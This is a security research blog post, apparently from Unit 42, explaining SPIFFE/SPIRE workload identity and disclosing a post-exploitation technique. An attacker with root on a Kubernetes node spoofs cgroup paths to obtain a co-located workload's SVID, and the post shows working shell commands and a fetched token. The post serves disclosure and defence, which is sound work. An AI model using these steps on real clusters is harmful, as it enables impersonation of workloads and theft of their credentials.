

The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE

Executive Summary

This research demonstrates post-exploitation techniques that could allow an attacker with root access on a compromised Kubernetes node to misuse an open standard and reference implementation for machine identity known as SPIFFE/SPIRE to impersonate co-located workloads and harvest SPIFFE Verifiable Identity Documents (SVIDs). We show how the trust assumption at the core of every machine-identity system — that the node is trusted — collapses once an attacker obtains root on that node. Unit 42 has not observed this technique exploited in the wild.

The Secure Production Identity Framework for Everyone (SPIFFE)/the SPIFFE Runtime Environment (SPIRE) is widely deployed in Kubernetes and cloud-native environments to replace long-lived secrets with short-lived, cryptographically verifiable workload identities.

Our research shows how an attacker with root can spoof the Linux control group (cgroup) information the SPIRE agent uses during workload attestation. This tricks the agent into issuing a co-located workload's SVID to an attacker-controlled process.

As part of this research, we developed [Spooffe](#), an open-source tool that defenders can use to test whether an attacker with administrative access could manipulate cgroup metadata to retrieve co-located workload identities and assess the resulting identity area of impact.

When designing threat models for SPIFFE/SPIRE, organizations should assume that root-level access to a node grants access to all cryptographic identities scoped to it. We recommend performing the following activities to reduce exposure:

- Harden nodes

- Restrict root access
- Prohibit privileged containers, host access
- Minimize reliance on weak selectors

Palo Alto Networks customers are better protected from the threats described here through the following products and services:

- [Cortex XDR](#) and [XSIAM](#)
- [Cortex Cloud Identity Threat Detection](#)

If you think you might have been compromised or have an urgent matter, contact the [Unit 42 Incident Response team](#).

Related Unit 42 Topics	Identity , Cloud , Kubernetes
-------------------------------	---

Introduction

[SPIFFE](#) is an open standard for machine identity designed to solve the “Secret Zero” problem — the challenge of securely introducing the initial secret required to bootstrap trust — by replacing long-lived secrets with short-lived workload identities. When deployed correctly, SPIFFE enforces strong identity boundaries between workloads.

However, these guarantees rely on a core assumption shared by all identity systems that the underlying node is trusted. If an attacker gains root access to a node, they can interact with identity mechanisms to retrieve all identities authorized to that compromised node.

Our research explores how attackers can exploit root access to harvest workload identities from a compromised node. In this post, we lay the groundwork by explaining machine identity and how SPIFFE establishes and verifies trust in cloud-native environments. We then demonstrate workload impersonation through selector spoofing. Finally, we introduce [Spooffe](#), a tool we built to automate the extraction of these workload identities (SVIDs).

Note to readers: If you're already familiar with SPIFFE/SPIRE concepts and architecture, you can jump directly to [Workload Attestation](#) and [How the Agent Attests the Workload](#) sections.

SPIFFE Overview

Consider a scenario where two applications, a frontend and a backend, must communicate securely.

We could generate key pairs and exchange public keys to communicate through Mutual Transport Layer Security (mTLS), but this option raises a few key questions:

- Who rotates those keys?
- Who revokes them if the app is compromised?
- Can we verify who/what is presenting the keys?

SPIFFE addresses these issues by standardizing how machines are named and how short-lived credentials are issued.

The term machines refers to two broad categories:

- Workloads: Containers, processes and services running application logic
- Devices: Endpoints such as desktops, mobile devices and internet of things (IoT) or operational technology (OT) systems
 - (Note: Device identity is not part of the core SPIFFE specification)

SPIFFE Identity Components

Each workload is assigned three identity components:

1. SPIFFE ID: Who you are (your name)
2. SPIFFE Verifiable Identity (SVID): Proof that you are who you are claiming to be (your credentials)
3. Trust Bundle: How others verify that a trusted authority issued your credential

Let's go into a little more detail about each of these.

SPIFFE ID is a canonical name for a workload identity that follows a URI-style format like `spiffe://<trust-domain>/<path>` (Figure 1).




Figure 1. SPIFFE ID.

The middle part (`example[.]com`) in Figure 1 is the trust domain, the issuer of identity that acts as a security boundary.

In this way, workloads can have an identity and know who to communicate with.

However, identity alone does not guarantee trust or security, so we add the SPIFFE Verifiable Identity Document (SVID). This is a short-lived credential that a workload presents to prove its identity. It is cryptographically signed by the certificate authority (CA) server and always includes the workload's SPIFFE ID.

SVIDs support two primary formats:

- X.509 SVID: A certificate with an embedded public key, typically used for mTLS
- JSON Web Token (JWT) SVID: A signed JWT token used as a bearer token for application-level authorization

Finally, we have the trust bundle, which is a set of trust anchors — root CA certificates or JSON Web Key Sets (JWKS). These are used to verify that a trusted authority issued an SVID within a trust domain.

To understand how these identity components are issued and verified in practice, we first need to look at the SPIRE architecture and its core runtime components.

SPIRE Architecture

[SPIRE](#) is a production-ready implementation of the SPIFFE specification. While [several](#) implementations exist, we chose SPIRE for this research because it is widely deployed in Kubernetes environments and fully implements the SPIFFE standard. Furthermore, because SPIRE is open source, we can inspect its internals to understand how the specification works in practice.

SPIRE is composed of a few simple pieces (as shown in Figure 2 below):




Figure 2. SPIFFE/SPIRE architecture.

- Workload: A single piece of software deployed to do a specific job (e.g., a process, container, pod)

- **SPIRE Server (control plane):** This is the CA that stores registration entries. It also issues and cryptographically signs SVIDs. Additionally, it publishes the trust bundle for the trust domain.
- **SPIRE Agent:** This runs on every compute node (e.g., a Kubernetes node, VM or bare-metal host). It performs the following activities:
 - Accepts requests from workloads locally over the Workload API (UNIX socket)
 - Communicates with the server via the Node API
 - Performs attestation
 - Caches SVIDs
 - Handles rotation
- **Registration entries and selectors:** These are server-side policy objects that define which workloads are allowed to receive which SPIFFE IDs. When a workload requests an identity, the SPIRE agent collects runtime attributes (selectors) about the workload and the server compares them against registration entries to determine which identity, if any, should be issued.

With the SPIRE architecture in mind, we can now walk through how workload-to-workload identity verification works end to end.

Workload-to-Workload Identity Verification Flow

When workload A needs to communicate with workload B over mTLS, it requests a short-lived credential from the local SPIRE agent. The agent attests the workload and forwards the attestation data to the SPIFFE server. Based on predefined registration policies, the server selects the appropriate SPIFFE ID for the workload and issues a short-lived X.509 SVID.

The server also publishes the corresponding public keys as part of the trust bundle.

When workload A initiates a connection, it presents its SVID during the mTLS handshake. Workload B verifies the SVID by validating the signature against the trust bundle, checking the certificate's expiration, and confirming that the SPIFFE ID matches an expected identity.

If these checks succeed, workload B can cryptographically authenticate workload A and establish a secure connection. This enables workload-to-workload communication based on identity rather than long-lived secrets (Figure 3).




Figure 3. Workload communication.

The identity flow described above depends on attestation, the process by which SPIRE determines whether a workload is allowed to receive an identity. SPIRE performs attestation at two levels:

1. Node attestation establishes trust in the agent running on a node
2. Workload attestation determines the identity of individual workloads

In this post, we focus on workload attestation, as it is the mechanism directly involved in selector evaluation and the attacks discussed later.

Workload Attestation

Before the agent attests the workloads, the SPIRE server's administrator must register the workload selectors in the SPIRE server so it can later compare them to the selectors in the agent.

Shell

1	\$ kubectl exec -n spire spire-server-0 -- \
2	/opt/spire/bin/spire-server entry create \
3	-spiffeID spiffe://example[.]org/ns/default/sa/default \
4	-parentID spiffe://example[.]org/ns/spire/sa/spire-agent \
5	-selector k8s:ns=default \
6	-selector k8s:sa=default

In this Kubernetes example, the registration entry authorizes any pod running in the `default` namespace and using the `default` service account to receive the specified SPIFFE identity (spiffeID).

The resulting record is stored on the SPIRE server as follows:

Shell

1	\$ kubectl exec -n spire spire-server-0 -- /opt/spire/bin/spire-server entry show
2	Found 1 entries
3	Entry ID : f08ef054-053d-4013-ac7e-8fbc945ab5a1
4	SPIFFE ID : spiffe://example[.]org/ns/default/sa/default
5	Parent ID : spiffe://example[.]org/ns/spire/sa/spire-agent
6	Revision : 0
7	X509-SVID TTL : default
8	JWT-SVID TTL : default
9	Selector : k8s:ns=default
10	Selector : k8s:sa=default

The SPIRE agent periodically synchronizes and caches these registration entries from the server, using them locally during workload attestation to determine which identity applies. The agent generates key pairs for each registration entry, sends certificate signing requests (CSRs) to the server and caches the resulting SVIDs.

When a workload wants to authenticate, it requests an identity from the agent over the Workload API (Figure 4, step 1). The agent performs workload attestation (Figure 4, step 2) by gathering selectors from the workload process and matching them against cached registration entries.

Upon a successful match (Figure 4, step 3), the agent returns:

- X.509 SVID
- Private key
- Trust bundle

Note: This example is based on an X.509 SVID request. For JWT SVID requests, the agent returns only a signed JWT token.

Workload Attestation




Figure 4. Workload attestation.

With the high-level flow in mind, we can now examine how attestation works in practice.

How the Agent Attests the Workload

When a workload requests an SVID (via [FetchJWTsVID](#) or [FetchX509SVID](#)), it connects to the agent Workload API, typically via a Unix domain socket (such as `/run/spire/sockets/agent.sock`). The agent then [extracts](#) the PID for the calling process.

Once the agent receives the PID, it passes it to the configured workload attester plugins, which collect selectors based on process and container metadata. SPIRE agents support several workload-attester

plugins. Common plugins include docker, k8s, systemd, Unix and Windows. In our cluster, the agent uses the [k8s](#) and [Unix](#) plugins.

Kubernetes Plugin (k8s)

The k8s plugin uses the workload PID to access `/proc/<pid>/mountinfo` or `/proc/<pid>/cgroups`. It calls [GetPodUIDAndContainerID](#) to extract the pod UID and the container ID. In our environment, this process looks like the following:

Shell

1	# via /proc/<pid>/mountinfo
2	4866 4865 0:29 /kubepods.slice/kubepods-besteffort.slice/kubepods-besteffort-pod<pod_uid>.slice/cri-containerd-<container_id>.scope
3	/sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw
4	# via /proc/<pid>/cgroups
5	0::/kubepods.slice/kubepods-besteffort.slice/kubepods-besteffort-pod<pod_uid>.slice/cri-containerd-<container_id>.scope

After extracting the container ID and pod UID, the k8s plugin queries the kubelet to retrieve pod metadata. To do this, it uses the SPIRE agent's service account token, stored at `/var/run/secrets/kubernetes.io/serviceaccount/token`.

The agent's service account has the following permissions, which allow it to list pods and access node information:

1	kind: ClusterRole
2	metadata:
3	...
4	name: spire-agent-cluster-role
5	...
6	rules:
7	- apiGroups:
8	- ""
9	resources:
10	- pods
11	- nodes
12	- nodes/proxy
13	verbs:
14	- get

Using this token, the plugin calls [getPodList](#) to retrieve all pods on the node. It then identifies the pod whose UID and container ID match the values extracted from the /proc directory. Once matched, it [collects selectors](#) from the pod's metadata:

Shell

1	
2	
3	
4	type:"k8s\" value:\"sa:default\"
5	type:"k8s\" value:\"ns:default\"
6	type:"k8s\" value:\"node-name:mars\"
7	type:"k8s\" value:\"pod-uid:0f3f57b3-a05c-4316-84e6-f88f0639e120\"
8	type:"k8s\" value:\"pod-name:client-845647cfb-s9stv\"
9	type:"k8s\" value:\"pod-image-count:1\"
1	type:"k8s\" value:\"pod-init-image-count:0\"
0	type:"k8s\" value:\"pod-image:ghcr.io/spiffe/spire-agent:1.5.1\"
1	type:"k8s\" value:\"pod-image:ghcr.io/spiffe/spire-agent@sha256:
1	40228af4d9a094f0fef2d7a303a3b6a689c4b4eba2fa9f7da5125b81d2d68ec8\"
1	type:"k8s\" value:\"pod-label:app:client\"
2	type:"k8s\" value:\"pod-label:pod-template-hash:845647cfb\"
1	type:"k8s\" value:\"pod-owner:ReplicaSet:client-845647cfb\"
3	type:"k8s\" value:\"pod-owner-uid:ReplicaSet:47b494e3-2758-4b2a-82f8-5e924700f6bb\"
1	type:"k8s\" value:\"container-name:client\"
4	type:"k8s\" value:\"container-image:ghcr.io/spiffe/spire-agent:1.5.1\"
1	type:"k8s\" value:\"container-image:ghcr.io/spiffe/spire-agent@sha256:
5	40228af4d9a094f0fef2d7a303a3b6a689c4b4eba2fa9f7da5125b81d2d68ec8\"
1	
6	

Unix Plugin

The Unix plugin gathers information from `/proc` to produce selectors such as user identifier (UID) and group identifier (GID). These selectors are used during workload attestation to bind a workload's identity to operating system level properties of the calling process, helping SPIRE distinguish between different workloads running on the same node.

Here is an example of the selectors it [collects](#):

Shell

1	<code>type:\"unix\" value:\"uid:0\"</code>
2	<code>type:\"unix\" value:\"gid:0\"</code>
3	<code>type:\"unix\" value:\"supplementary_gid:0\"</code>

The agent combines these selectors from both the k8s and Unix plugins. It then matches this selector set against the locally cached registration entries. If an entry's selectors are a subset of the workload's selectors, the agent returns the corresponding cached SVID to the workload.

Workload Impersonation: Selector Spoofing via Cgroup

This attack requires root-level access to the node. Our analysis revealed that workload attestation relies heavily on the workload's cgroup path. An attacker with root access on the node can manipulate this cgroup path, potentially tricking the agent into believing the attestation claims belong to a different workload and obtain that workload's identity. This could allow the attacker to impersonate the victim workload and access any services or resources trusted under that identity.

As a first step, we created a registration entry for a pod named `workload-a` in the server and we verified that we could fetch its identity from the pod:

Shell

1	Entry ID : 5400287f-a2b1-4347-9480-17d9da67f203
2	SPIFFE ID : spiffe://example[.]org/ns/a/sa/a
3	Parent ID : spiffe://example[.]org/ns/spire/sa/spire-agent
4	Revision : 0
5	X509-SVID TTL : default
6	JWT-SVID TTL : default
7	Selector : k8s:ns:a
8	Selector : k8s:sa:default

We verified that we could not retrieve this identity from the host by requesting a JWT SVID:

Shell

1	newton@mars:~\$ /opt/spire/bin/spire-agent-1.12.4 api fetch jwt -audience my-service -socketPath /run/spire/sockets/agent.sock
2	rpc error: code = PermissionDenied desc = no identity issued

To spoof the workload - a cgroup, we first retrieve its PID:

Shell

1	\$ sudo crictl inspect \$(sudo crictl ps -a 2>/dev/null awk 'Running/ && \$0 ~ /^(^ [:space:]))workload-a([[:space:]] \$)/ {print \$1}') 2>/
2	dev/null jq '.info.pid'
	9072

We checked its cgroup path based on the above PID:

Shell

1	\$ cat /proc/9072/cgroup
2	0::/kubepods.slice/kubepods-besteffort.slice/kubepods-besteffort-pod7e3ad176_ab5c_4f2a_b5f3_3c7e4c91a9ca.slice/cri-containerd-7e1e73513947053f6ee40746fc498b1fb4f285cf175fa8336f08a38e209bda38.scope

We copied this path to a mock cgroup path and wrote our shell's current PID(\$\$) into the mock cgroup's `cgroup.procs` file:

Shell

1	\$ sudo mkdir -p /sys/fs/cgroup/kubepods-besteffort.slice.FAKE/kubepods-besteffort-pod7e3ad176_ab5c_4f2a_b5f3_3c7e4c91a9ca
2	.slice/cri-containerd-7e1e73513947053f6ee40746fc498b1fb4f285cf175fa8336f08a38e209bda38.scope
3	\$ sudo echo \$\$ sudo tee /sys/fs/cgroup/kubepods-besteffort.slice.FAKE/kubepods-besteffort-
4	pod7e3ad176_ab5c_4f2a_b5f3_3c7e4c91a9ca.slice/cri-containerd- 7e1e73513947053f6ee40746fc498b1fb4f285cf175fa8336f08a38e209bda38.scope/cgroup.procs 169614

Notably, writing the PID directly into the original cgroup path would have also worked. We used a separate cgroup only to avoid modifying the original workload's runtime state.

Running the `fetch` command again successfully retrieved the identity associated with PID 9072:

Shell

	newton@mars:~\$ /opt/spire/bin/spire-agent-1.12.4 api fetch jwt -audience my-service -socketPath /run/spire/sockets/agent.sock
	token(spiffe://example.org/ns/a/sa/a):
	eyJhbGciOiJSUzI1NiIsImtpZCI6InoyRHRZbDM5SlZsTW00aUFLcWNmRlVvdTlxUjZjcURPliwidHlwIjojSldUIn0
1	.eyJhdWQiOiSibXktc2VydmVjZSJdLCJleHAiOiE3NjAyOTMzMjAsImhhdCI6MTc2MDI1MzAyMCwic3Viljoic3BpZmZlOi8vZXhhb
2	XBsZS5vcmcvbnMvYS9zYS9hIn0
3	.bDgJ67m1VkiwVSUtwK4ljE3IdxrTr8sekXWbl7YI8y8erNY5UulwOAcP9gtSrWZcM5Kpm9jx2EjP6-
4	F87bUw9_hiGv11kq_9jYrYVr_c987oQLGebXunEeNGLEz0tndICmZ7CMisFkUNaYPT0W_XdZrdO0OQnH_FLNPFVwIhA7nY3xD
5	QXdk2oAxnUjrCGyJVKVuu461SVPs-
6	92ttbpAdfz7J4YkbL6PxxEr2iG6x2XXYrSzKmFC5JamqMXj1kYA7nEH4asHV2d9bOQUiHeejgdxnrU53a3okN2-
